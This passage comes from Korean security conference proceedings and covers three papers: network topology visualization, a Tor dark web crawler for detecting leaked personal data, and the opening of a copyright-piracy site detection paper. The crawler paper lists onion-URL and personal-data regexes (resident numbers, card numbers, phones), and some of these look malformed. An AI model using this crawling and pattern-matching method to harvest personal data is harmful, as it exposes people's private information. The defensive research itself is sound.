서는 단일 도메인별로 네트워크 토폴로지를 시각화하여 관리하거나, 또는 하나의 화면 영역을 분할하고 도메인별로 네트워크 노드들을 상호 연결 및 시각화하여 관리하는 형태가 대부분이다. 본 연구에서는 도메인 구분이 없는 네트워크 토폴로지 데이터를 그림 1과 같이 구조화하고 도메인별로 토폴로지를 찾아 구분하고 가상의 Root 노드를 이용하여 논리적으로 연결한다. 본 연구에서 사용하는 토폴로지 데이터 구조는 일반적인 네트워크 노드들의 최소 연결(엣지) 정보, 즉 SrcNId(근원지 노드 식별자)와 DstNId(목적지 노드 식별자)만을 사용하기 때문에 범용성을 갖는다.




그림 1. 토폴로지 데이터 구조

토폴로지 시각화는 단적으로 2D/3D 공간 상에 중요한 노드를 찾아 중심 또는 특정 위치에 배치하고 하위 노드들을 연결하는 것이다. 네트워크에서 노드의 상대적 영향력인 중심성은 계산 방식에 따라 다양한 종류가 있다. 일반적으로 연결중심성(C_d: degree centrality), 근접중심성(C_c: closeness centrality), 매개중심성(C_b: betweenness centrality), 고유벡터중심성(C_e: eigenvector centrality) 등이 주로 사용된다[7]. 중심성은 스탠포드 대학에서 개발한 네트워크 분석 라이브러리 SNAP(Stanford Network Analysis Project)[4]을 이용하여 계산할 수 있다. SNAP을 활용하여 계산한 노드들의 중심성 지수는 그림 2와 같다.

#Network: ./node42_edges.txt
#Nodes: 42 Edges: 42

#NodeId	Degree	Closeness	Betweennes	EigenVector	PageRank	HubScore
2	0.250000	0.627240	0.079051	0.001804	0.325997	0.000000
40	0.750000	0.726141	0.691700	0.009251	0.453322	0.002978
3	1.000000	0.770925	0.545455	0.976727	1.000000	0.000000
20	0.250000	0.675676	0.090909	0.763814	0.601251	0.000000
28	0.125000	0.655431	0.000000	0.660650	0.601251	0.000000
5	0.250000	0.627240	0.079051	0.001804	0.253280	0.000000
23	0.125000	0.548589	0.000000	0.001208	0.391504	0.000000
6	0.250000	0.627240	0.079051	0.001804	0.253280	0.000000
22	0.125000	0.548589	0.000000	0.001208	0.391504	0.000000
7	0.250000	0.791855	0.652174	0.004767	0.253280	0.000000
41	0.375000	0.862069	0.841897	0.018571	0.795933	0.000000
8	0.375000	0.732218	0.156126	0.004124	0.475775	0.000000
10	0.375000	0.829384	0.156126	0.129606	0.286620	0.000000
14	0.125000	0.697211	0.000000	0.087663	0.298030	0.000000
27	0.125000	0.697211	0.000000	0.087663	0.298030	0.000000
11	0.250000	0.845411	0.193676	0.117996	0.286620	0.000000
19	0.250000	0.732218	0.136364	0.107244	0.419841	0.000000
13	0.250000	0.977654	0.818182	0.115133	0.251108	0.000000
42	0.500000	1.000000	1.000000	0.584697	0.389659	0.757534
15	0.125000	0.548589	0.000000	0.001208	0.176218	0.000669

그림 2. SNAP을 이용한 중심성 지수 계산

2.2 도메인 자동 분류 및 하위 노드 탐색

전체 노드들의 중심성 지수가 계산되었다면, 가상의 Root 노드를 중심(Level 1) 노드로 지정하고, 전체 노드 중에서 중심성 수치가 가장 높은 노드를 Root 노드의 자식(Level 2) 노드로 지정하는데 이 노드는 해당 도메인의 Root 노드가 된다. 이후 연결 정보를 따라가며 자식 노드를 탐색하고 자식 노드는 부모 노드보다 1단계 높은 Level을 갖도록 한다. 더 이상 연결된 노드가 없을 경우, 즉 해당 도메인의 모든 노드를 탐색했으므로 남은 노드 중에서 중심성 수치가 가장 높은 노드를 다시 Root 노드의 자식(새로운 도메인의 Root 노드)으로 지정하고 연결 정보를 따라가며 하위 노드들 탐색하고 Level을 부여한다. 모든 노드의 Level이 부여될 때까지 위의 작업을 반복한다. 만약, 탐색이 완료되었을 때 전체 네트워크가 단일 도메인 네트워크일 경우에는 가상의 Root 노드를 제거하고 도메인의 Root 노드를 중심 노드로 삼는다.




그림 3. 도메인 및 자식노드 탐색

모든 노드의 탐색이 완료된 후, 종단 노드 최외곽 배치 옵션에 따라 가장 높은 Level을 기준으로 도메인별 각 노드의 Level을 하위 노드 최대 Level에 따라 정규화하여 종단노드를 최외곽으로 배치한다. 종단 노드 배치 적용을 위한 정규화는 식(1)과 같다.

$$Level = \frac{\max Level \times Level}{\max Level_{child}} \quad \cdots\cdots\cdots\cdots \text{ 식(1)}$$

2.3 가중치 기반 동적 분할 배치

모든 노드의 탐색이 완료되면 각 노드에 자신을 포함하여 하위의 종단 노드의 개수의 합을 가중치 점수로 부여한다. 이후 부모 노드에 할당된 고유각의 범위를 각각의 자식노드들이 가중치 점수의 비율에 의하여 분할받고 각 노드는 자신에게 할당받은 고유각 범위의 중심각도에 그림 4와 같이 배치된다.




그림 4. 가중치 기반 동적 분할 배치

그림 4에서 Root노드에 연결된 자식 노드들이 N_{21}, N_{22}, ..., N_{2n}이라고 할 때, N_{21}이 가지는 고유각도의 범위는 식(2)에 따라 θ_{21}이 된다. 여기서, ω_{21}은 N_{21}와 연결된 자식 노드들의 개수(가중치)이다. 이때 소규모 도메인(네트워크)의 가시성을 위해서는 가중치 점수에 로그-스케일(Logarithmic Scale, 로그배율)을 적용한 비율에 의해 고유각의 범위를 분할받을 수도 있다.

$$\theta_{21} = \frac{\sum_{n=1}^{k} N_{2n}}{2\pi} \times \omega_{21}, \theta_{21} = \theta_{31} + \theta_{32} \quad \cdots\cdots\cdots\cdots \text{식(2)}$$

2.4 네트워크 토폴로지 변형

2.2의 과정에서 각 노드의 Level이 결정되고, 2.3의 과정에서 각 노드의 배치각이 결정되면, 각 Level의 노드들이 배치될 동심원의 반지름(r)과 노드의 높이(h)에 따라 3D 공간상에서 다양한 변형을 줄 수가 있다. 우선 r과 h의 값을 level에 따라 선형적(Linear)으로 증가시키면 토폴로지는 그림 5와 같이 원뿔형 배치가 된다.




그림 5. 원뿔형 노드 배치

동심원의 반지름(r)과 높이(h)를 피타고라스 정리를 이용하여, 식(3)에 의해 반지름(r)을 변화시킬 경우에는 그림 6과 같은 반구형 배치가 가능하다.

$$r = \sqrt{(MaxH - MinH)^2 - (MaxH - h)^2} \quad \cdots\cdots\cdots\cdots \text{식(3)}$$




그림 6. 반구형 노드 배치

또한, 동심원의 반지름(r)을 선형적(Linear)으로 증가시키고 도메인 수에 따라 높이(h)를 층별로 배치하면 그림 7과 같이 도메인별 레이어 배치도 가능하다.




그림 7. 도메인별 레이어 노드 배치

2.5 멀티 도메인 토폴로지 시각화 검증

본 논문의 시각화 방법에 사용된 토폴로지 데이터는 국방과학연구소의 테스트베드 데이터와 퍼듀대학교에서 제공하는 네트워크 데이터 저장소(Network Repository)[9] 데이터를 사용

했다. 표 1은 논문에서 시험 토폴로지 데이터이다. 복수의 T1, T2, T3 데이터 세트를 병합한 멀티 도메인 네트워크 데이터 세트는 그림 7과 같이 토폴로지 구조화 알고리즘 및 시각화 인터페이스 구현 시에 활용했다.

표 1. 시험 토폴로지 데이터

구분	Nodes	Edges	데이터 출처
T1	42	42	국방과학연구소
T2	203	207	
T3	2,113	6,632	퍼듀, 데이터 저장소

III. 결론

본 논문에서는 도메인 구분없는 네트워크 노드들의 최소 연결 정보만을 이용하여 단일 또는 멀티 도메인의 네트워크 토폴로지를 시각화하는 방법을 제안했다. 이 방법은 가상의 Root 노드와 중심성 및 노드간 연결 정보를 이용하여 도메인을 자동 구분하며, 기준점(Root 노드)에서 일정 반지름을 갖는 동심원들을 따라 3차원 공간좌표 상에 노드들을 배치 및 연결한다. 토폴로지는 동심원의 반지름(r)과 노드들의 높이(h) 값을 변경함으로써 원뿔형, 반구형 등 다양한 모습으로 변형하여 가시성을 극대화했다. 관리자는 시각화된 멀티 도메인 토폴로지를 통해 다수의 관리 네트워크 구조와 대칭성을 살펴볼 수 있으며, 종단 노드의 최외곽 옵션 적용을 통해 종단 노드(예, 호스트)들을 직관적으로 확인할 수 있다.

제안하는 방법은 네트워크 토폴로지를 기반으로 노드 연관정보 데이터가 존재할 경우, 즉 노드의 속성(종류, 이름, IP주소, 크기, 색상 등)과 상태(온라인/오프라인, 정상/비정상 등) 등을 노드에 적용하여 표시할 수 있다. 따라서, 네트워크의 장애와 성능을 관리하는 분야, 네트워크 트래픽을 분석하고 측정하는 분야, 각종 네트워크 이상 상황을 탐지하고 대응하는 보안관리/관제 분야 등에 활용도가 높을 것으로 예상된다.

[참고문헌]

[1] D. Milojicic, V. Kalogeraki, R. Lukose, K. Nagaraja, J. Pruyne, B. Richard, S. Rollins and Z. Xu, “Peer to Peer Computing”, HP Laboratories Palo Alto, HPL-2002-57, March, 2002.

[2] E. Adar, “Guess: A Language and Interface for Graph Exploration”, Proc. of the SIGCHI conference on Human Factors in computing systems, pp. 791 - 800, 2006.

[3] M. Bastian and S. Heymann, M. Jacomy, “Gephi: An Open Source Software for Exploring and Manipulating Networks”, Proc. of the Third International ICWSM Conference, pp. 361-362, 2009.

[4] J. Leskovec, R. Sosič., “SNAP: A General Purpose Network Analysis and Graph Mining Library”, ACM Transactions on Intelligent Systems and Technology (TIST), vol. 8, no. 1, pp. 1-20, 2016.

[5] I. Herman, G. Melancon, M.S. Marshall, “Graph visualization and navigation in information visualization: A survey”, IEEE Transactions on Visualization and Computer Graphics, Vol. 6, No. 1, pp. 24-43, 2000.

[6] B. Huffaker, D. Plummer, D. Moore, k. claffy, “Topology discovery by active probing”, Symposium on Applications and the Internet (SAINT), pp. 90－96, 2002.

[7] J. Ellson, E. R. Gansner, E. Koutsofios, S. C. North, G. Woodhull, “Graphviz and Dynagraph - Static and Dynamic Graph Drawing Tools”, Graph Drawing Software, Springer-Verlag, pp. 127-148, 2003.

[8] 네트워크 이론 - 다양한 중심성(Centrality) 척도들, https://bab2min.tistory.com/554, (Accessed Feb. 1, 2021.)

[9] NETWORK REPOSITORY, http://network repository.com, (Accessed Feb. 1, 2021.)

크롤러를 활용한 다크웹 유출 개인정보 탐지시스템 구현에 관한 연구

신영재*, 양희성*, 이주현*, 염흥열**
*순천향대학교 정보보호학과(학생, 교수)

Privacy leakage detection system using dark web crawler

Yeong-Jae Shin**, Hui-Seong Yang**, Ju-Hyeon Lee**, Heung-Youl Youm*
[1,2]SoonChunHyang University(Undergraduate student, Professor)

요 약

다크웹을 통하여 개인정보가 유출되어 악용되고 있는 사례가 증가하고 있다. 본 논문은 개인정보 유출을 탐지하고 신속한 대처를 하기 위하여 일반적인 웹사이트뿐만 아니라 다크웹에 유출된 개인정보 탐지를 위한 시스템를 고안하였다. 다크웹은 토르(Tor)와 같은 전용 브라우저를 통하여 접근할 수 있다. 토르 네트워크 접속을 위해 SOCK5 프록시 서버를 사용한다. 검색엔진을 이용한 주소 기입 및 순회 탐지 크롤링 기법을 통하여 다크웹 URL을 수집하였다. 수집된 다크웹 URL의 HTML 문서를 정규식을 활용하여 순차적으로 탐색함으로써 해당 사이트에 노출된 개인정보를 식별할 수 있다.

Abstract

There is a increasing number of cases of privacy being leaked and abused through the Dark Web. This paper devised a system for detecting privacy leakage on the dark web as well as general websites to detect and respond quickly to privacy leakage. Dark Web is accessible via a dedicated browser, such as Tor. It used a SOCK5 proxy server for Thor network access and collected dark web URLs through random addressing and traversal detection crawling techniques using search engines such as Torsearch and Ahmia. HTML documents from collected dark web URLs can be discovered sequentially using regular expressions to identify privacy exposed to the site.

keywords: Darkweb, Privacy, Leak, Detection, Crawler

I. 서론

기업을 대상으로 하는 사이버 공격은 내부망 침입 이후 랜섬웨어, RAT 등 다양한 악성코드 감염을 동반한 2차 감염으로 이어지는 양상을 지닌다. 2차 감염이 진행될 경우, 악성코드의 정보 유출 기능으로 인해 회사 내부의 개인정보가 유출될 수 있다. 해커는 수집한 정보를 인질로 해당 기업에 금전 요구를 시도하고, 실패할 경우 기업 내 기밀정보나 고객의 개인정보를 판매하거나 인터넷 및 다크웹에 게재하는 등의 보복으로 이어진다. KISA에 따르면 기업의 개인정보 유출 사례는 국/내외로 꾸준히 증가하고 있으며, 개인정보가 제 3자에게 유출될 경우 추가 피해가 발생하여 사회적으로 문제가 되고 있다.[1]

온라인에 유출된 개인정보는 크리덴셜 스터핑(Credential Stuffing) 공격에 사용되어 추가

피해의 가능성이 존재한다. 또한 개인정보가 다크웹에 유출될 경우, 웹보다 유출 여부를 쉽게 탐지하기 어렵기 때문에, 다크웹 전용 모니터링 시스템이 고안되어야 한다.

이에 본 논문은 2.3장에서는 다크웹 주소 수집을 위한 URL 수집기에 대하여 제안하고, 2.4장에서는 다크웹에 유출되는 개인정보를 탐지하기 위한 시스템을 제안한다.

II. 본론

2.1 다크웹

다크웹은 일반 검색엔진으로 검색이 불가능할 뿐 아니라 크롬과 같은 일반 브라우저로 접속이 불가능하다. 다크웹에 접속하기 위해서는 토르(Tor) 브라우저를 사용하거나 프록시를 통해 접속해야 한다. 토르(Tor)와 같은 전용 브라우저를 통하여 접근할 수 있다. 다크웹 주소는 알파벳과 숫자의 혼합된 형태이며, 16자리 또는 56자리 길이로 구성된 특수한 주소 체계를 가지고 있다.

Table. 2. Darkweb URL regular expression

(?:http:\/\/|https:\/\/)(?:[a-zA-Z0-9]{16}|[a-zA-Z0-9]{56}).onion

2.2 관련 연구

2.2.1 개인정보 유출 탐지 관련 연구

기존의 개인정보 유출 탐지 시스템은 기업에서 경영 목표 및 정보보안 목표를 저해하는 위험을 지표화 시킨 KRI를 통해 개인정보 유출을 모니터링하고 고도화되어 SRI 위험 지표를 기반으로 개인정보 유출 탐지 시스템이 설계되는 방향으로 발전됐다.[2]

이와 달리 본 시스템은 다크웹에 유출되는 개인정보를 탐지하기 위해 다크웹 관련 HTML 문서를 수집하고 개인정보 관련 정규식 및 키워드를 사용하여 탐지하는 방안을 고안했다.

2.2.2 다크웹 크롤러 관련 연구

다크웹 크롤링과 관련된 방식은 대표적으로 Trandoshan과 Scrapy 기법이 있다.[3] 본 시스템의 크롤러는 스노우볼 샘플링을 활용하는 Trandoshan의 구조를 착안하였으며, 멀티 프로세싱 및 자체 제작한 검색엔진 기반 수집기와의 호환성을 위해 Trandoshan의 프로토타입에서 기능을 확장하였다.

2.3 다크웹 크롤러 구현

Table. 3. Detection implementation environment

운영체제	Windows 10 x64
CPU	Intel Core I7-8700 CPU @ 3.20GHz
RAM	32GB
Programming Language	Python3
DB	MongoDB

본 시스템 환경은 다음 Table. 3. 과 같다. Python 3과 MongoDB를 사용하여 다크웹 크롤러 및 개인정보 탐지시스템을 구현했다. 다크웹 URL을 수집하는 기술은 순회 수집[1]과 검색엔진 기반 수집[2] 2가지로 구성된다.

1) 순회 수집: 접속 가능한 다크웹 페이지를 기점으로 페이지에 존재하는 URL을 수집하는 방식
2) 검색엔진 기반 수집: Torsearch, Ahmia 등 다크웹 전용 검색엔진에 키워드를 입력하여 검색되는 URL을 수집하는 방식




Fig. 1. Leaked Privacy Data Detection Process for Darkweb

URL 수집기 동작 과정은 Fig. 1.와 같다. 수집기는 DB에 저장되어있는 주소를 기준으로 추가적인 탐색을 진행한다. 수집을 위한 초기 주소는 개인정보가 유출된 이력이 있거나 해커포럼과 같은 유출 가능성이 있는 주소로 선정

하였다.

2.3.1 순회 수집

수집기는 DB에 저장된 주소에 GET 요청을 전송하여 접속을 시도한다. 본 모델은 토르 네트워크 접속을 위해 Socks5 프로토콜을 사용하였다. 다크웹 사이트에 GET 요청을 전송하면 패킷은 로컬 프록시를 통해 토르 네트워크를 지나 목적지로 도달하게 된다. 요청에 대한 응답 패킷의 상태 코드가 200일 경우, HTML 코드에서 <a>태그에서 다크웹 주소 패턴을 추출한다. 상태 코드가 200이 아닐 경우 재연결 시도를 위해 DB에 저장한다.

2.3.2 검색엔진 기반 수집

다크웹 전용 검색 엔진(torsearch, ahmia 등)을 활용하여 검색엔진이 입력된 키워드를 통해 도출된 주소를 수집하는 방식으로 제작하였다. 다크웹 검색엔진은 일반 웹사이트 검색엔진과 같이 입력된 키워드에 맞는 주소를 출력하기 때문에 개인정보와 관련된 키워드를 선정해야 한다. 본 시스템은 관련 키워드를 수집하기 위해 relatedwords를 사용하였다.

relatedwords은 딥러닝 알고리즘인 워드 임베딩(Word Embedding)과 컨셉넷(Conceptnet)을 사용하여 입력된 키워드와 유사한 단어를 분류한다.[4] relatedwords에 입력된 키워드로부터 추출된 결과 중 score 점수가 0.5 이상인 단어를 검색엔진에 사용될 키워드로 선정하였다.

2.4 개인정보 탐지 시스템 설계 및 구현

2.3절에서 수집한 HTML 문서를 활용하여 개인정보 탐지 프로세스를 진행한다. 개인정보를 탐지하기 위해 개인정보의 종류별로 정규표현식을 작성하고 탐지율을 높이기 위해 개인정보와 관련된 키워드를 탐지하도록 설계했다.

2.4.1 탐지시스템 특징

본 논문에서 구현한 개인정보 탐지시스템은 Fig. 2.과 같은 순서로 동작한다. 탐지시스템은 URL 수집기를 통해 수집한 HTML 파일 내에 존재하는 문자열을 기반으로 진행된다. 수집된 HTML 파일에 개인정보와 관련된 패턴이 존재하거나 개인정보와 관련된 키워드가 매칭될 경우 추가 분석을 위해 별도 보관한다.




Fig. 2. Leaked Privacy Data Detection Diagram for Darkweb

2.4.2 개인정보 추출 프로세스

개인정보를 탐지하기 위해 국내·외 개인정보로 사용될 수 있는 정보를 기반으로 정규표현식을 작성하고 관련 키워드를 선정하였다.

개인정보 탐지를 위한 정규표현식은 Table 3과 같이 국내·외 개인정보에 대한 패턴을 활용하였으며, 탐지율을 높이기 위해 First Name, Last Name, Address, Gender, Birth, National Identifier 등과 같이 개인정보와 관련된 단어 검사 과정을 추가하였다.

Table. 4. Privacy regular expression

종류	정규 표현식
주민등록번호	(\d{6}[,-]-?[1-4]\d{6})|(\d{6}[,-]?[1-4])
전화번호	(\d{2,3}[,-]-?\d{2,4}[,-]-?\d{4})
E-Mail	(([\w!-_\.])*@([\w!-_\.])*\.[\w]{2,3})
나이/생년월일	(\d{0,4}(년생|월생|세|살))|(0[1-9]|[1-2][0-9])[/,-,](0[0-9]|1[0-2])[/,-,[ ]](19[0-9][0-9]|20\d{2})
신용카드번호	([34569][0-9]{3}[-~.[ ]][0-9]{4}[-~.[ ]][0-9]{4}[-~.[ ]]

	[0-9]{4})|([0-9]{4}[-~.[ ]][0-9]{4}[-~.[ ]][0-9]{4}[-~.[ ]][0-9]{4})
건강보험번호	[1257][-][0-9]{11}
외국인등록번호	(\d[01][0-9]{5}[[-,[ ]]+[1-8][0-9]{6})

2.5 탐지 시스템 성능

2.5.1 URL 수집 결과




Fig. 3. Timeout rate

효과적으로 다크웹 URL을 수집하기 위해 응답시간을 측정하였다. Fig. 3.은 1만개의 다크웹 사이트에 요청을 전송하여 되돌아 온 응답시간의 통계를 그래프로 나타낸 것이다. 전체 응답 시간 중 0~8초의 비율이 약 70%를 차지하고 했다. 합리적인 수집을 위해 URL 수집기의 timeout을 8초로 설정하여 시간 초과가 발생할 경우, 별도의 수집 프로세스의 timeout을 30초로 설정하여 재시도하였다.

2주간 수집한 결과 순회 수집과 검색엔진을 활용한 수집을 활용하여 총 약 208,000개의 HTML파일과 21,700개를 수집할 수 있었다. 이는 일반 웹사이트 보다 현저히 낮은 성능을 보여주지만, 다크웹은 onion 네트워크 내 여러 노드를 거쳐야 하기 때문에 일반 웹사이트보다 응답속도가 느리기 때문이다.[5]

2.5.2 개인정보 탐지 결과

수집된 약 208,000개의 HTML 파일을 대상으로 개인정보 탐지 알고리즘을 적용한 결과 2016년에 유출된 터키 국민 5천만 명의 개인정보가 등록된 사이트를 탐지할 수 있었다. 이를 통해 탐지시스템의 효용성을 입증하였다.

III. 결론 및 개선점

토르 네트워크를 통해 다크웹에 유출된 개인정보 탐지를 위한 시스템을 설계 및 구현하였다. 크롤러를 통해 2주간 약 21,700개의 다크웹 도메인과 약 208,000개의 HTML 파일을 수집할 수 있었으며, 탐지 알고리즘으로 인해 약 4,900만 개의 유출된 개인정보를 탐지할 수 있었다.

향후 효과적인 다크웹 URL 수집을 위해 렌더링 제거 및 접속 시간 단축에 관한 연구를 진행하며 탐지율을 높이기 위해 평문뿐 아니라 파일 형태의 개인정보를 효과적으로 탐지하는 연구를 진행할 계획이다.

[참고문헌]

[1] Korea Internet & Security Agency, 'Cases and countermeasures of personal information leakage', Korea Internet & Security Agency, 2020

[2] Sung-Ju Park, Jong-in Llim (2012), 'A study on the development of SRI(Security Risk Indicator)-based monitiorong system to prevent the leakage of personally identifiable information' , Journal of the Korea Institute of Information Security & Cryptology 22(3), 2012.6, 637-644

[3] Ah-Lynne Kim, Eun-Ji Lee (2020). 'Dark Web based Malicious Code Detection and Analysis' , KIPS Transactions on Computer and Communication Systems 27-2

[4] "Related Words", https://relatedwords.org/

[5] Hyun-su Mun, Young-seok Lee (2019). An improvements of Tor based deepweb crawling performance using Socks5 proxy server. Journal of the Korea Institute of Information Security & Cryptology 912-914

블랙 및 화이트리스트 기반 저작권 콘텐츠 관련 URL 관리를 통한 저작권 침해 의심 사이트 탐지 기법

이태준*, 김의진**, 곽진***

*,***아주대학교 사이버보안학과

**아주대학교 컴퓨터공학과, 정보보호응용및보증연구실

Detection Techniques for Suspected Copyright Infringement Site through URL Management Related to Copyright Content Based on Black and Whitelist

Tae-Jun Lee*, Eui-Jin Kim**, Jin Kwak***

*,***Department of Cyber Security, Ajou University

**ISAA Lab., Department of Computer Engineering, Ajou University

요 약

최근 드라마, 영화, 웹툰 등의 저작물이 저작권자의 허가 없이 무단으로 복제되어 저작권 침해 사이트에 배포되고 있다. 저작권을 침해하는 불법 복제물은 사용자가 무료로 이용할 수 있기 때문에 불법 복제물의 유통이 증가하고 있다. 이러한 저작물의 불법 복제·유통으로 인해 저작권자는 수익 창출에 어려움을 겪고 있으며, 이를 방지하기 위해 저작권 침해 의심 사이트를 탐지하는 연구가 진행 중이다. 그러나 기존 연구들은 저작권 침해 사이트 내에서 어떠한 콘텐츠가 침해당하고 있는지 특정하기 어려운 단점이 존재한다. 따라서 본 논문에서는 저작권 콘텐츠 관련 URL을 크롤링하여 저작권 침해 의심 여부를 판단한 후, 블랙 및 화이트리스트 기반의 관리를 통한 저작권 침해 의심 사이트 탐지 기법을 제안한다.


I. 서론

최근 디지털 콘텐츠의 확산으로 인해 불법 복제물 유통의 90% 이상이 온라인에서 배포되고 있다. 또한, 스마트기기의 확산으로 인한 디지털 콘텐츠의 수요량 증가는 합법저작물 유통뿐만 아니라 불법 복제물의 유통 증가로 이어졌다. 이로 인해 저작권자는 수익 창출에 어려움을 겪고 있으며, 이를 방지하기 위해 저작권 침해 의심 사이트를 탐지하는 연구가 계속되고 있다. 그러나 불법 복제물은 여전히 온·오프라인에서 유통되고 있으며 콘텐츠 산업 전반에 피해를 입히고 있다[1].

본 연구는 문화체육관광부 및 한국저작권위원회의 2021년도 저작권연구개발사업의 연구결과로 수행되었음(2019-PF-9500).

기존의 저작권 침해 의심 사이트 탐지 연구는 특정 URL의 저작권 침해 의심 여부를 판단하지만, 어떠한 콘텐츠가 침해되고 있는지 특정하기 어려운 단점이 존재한다. 이를 해결하기 위해 본 논문에서는 저작권 콘텐츠 관련 URL을 크롤링하여 URL의 저작권 침해 의심 여부를 판단 한 후, 블랙 및 화이트리스트 기반의 관리를 통한 저작권 침해 의심 사이트 탐지 기법을 제안하고자 한다.

이를 위해 본 논문에서는 2장에서 관련 연구로 Selenium 모듈, Google API와 기존 저작권 침해 의심 사이트 탐지 기법을 분석한다. 3장에서는 제안 기법을 설명하고, 4장에서 제안 기법의 실험 결과를 분석하고, 마지막으로 5장에서 결론을 맺는다.



(그림 1) 블랙 및 화이트리스트 기반 저작권 콘텐츠 관련 URL 관리를 통한 저작권 침해 의심 사이트 탐지 기법

II. 관련 연구

2.1 파이썬 Selenium 모듈

Selenium 모듈은 주로 웹 기반 애플리케이션 테스트에 초점을 맞춘 휴대용 테스트 프레임워크이다[2]. 이를 활용하여 URL에 접속하여 크롤링과 관련된 작업과 웹사이트의 화면 캡처를 수행할 수 있다.

2.2 Google Vision API

Google Vision API는 구글이 제공하는 응용 프로그램 프로그래밍 인터페이스이다[3]. Google Vision API의 OCR 기능을 활용하여 텍스트 추출 대상을 선정하고 추출 결과를 획득할 수 있다[4]. 이를 활용하여 캡처한 이미지를 대상으로 내부 키워드를 추출할 수 있다.

2.3 기존 저작권 침해 의심 사이트 탐지 기법

❒ Intelligent Piracy Site Detection Technique with High Accuracy

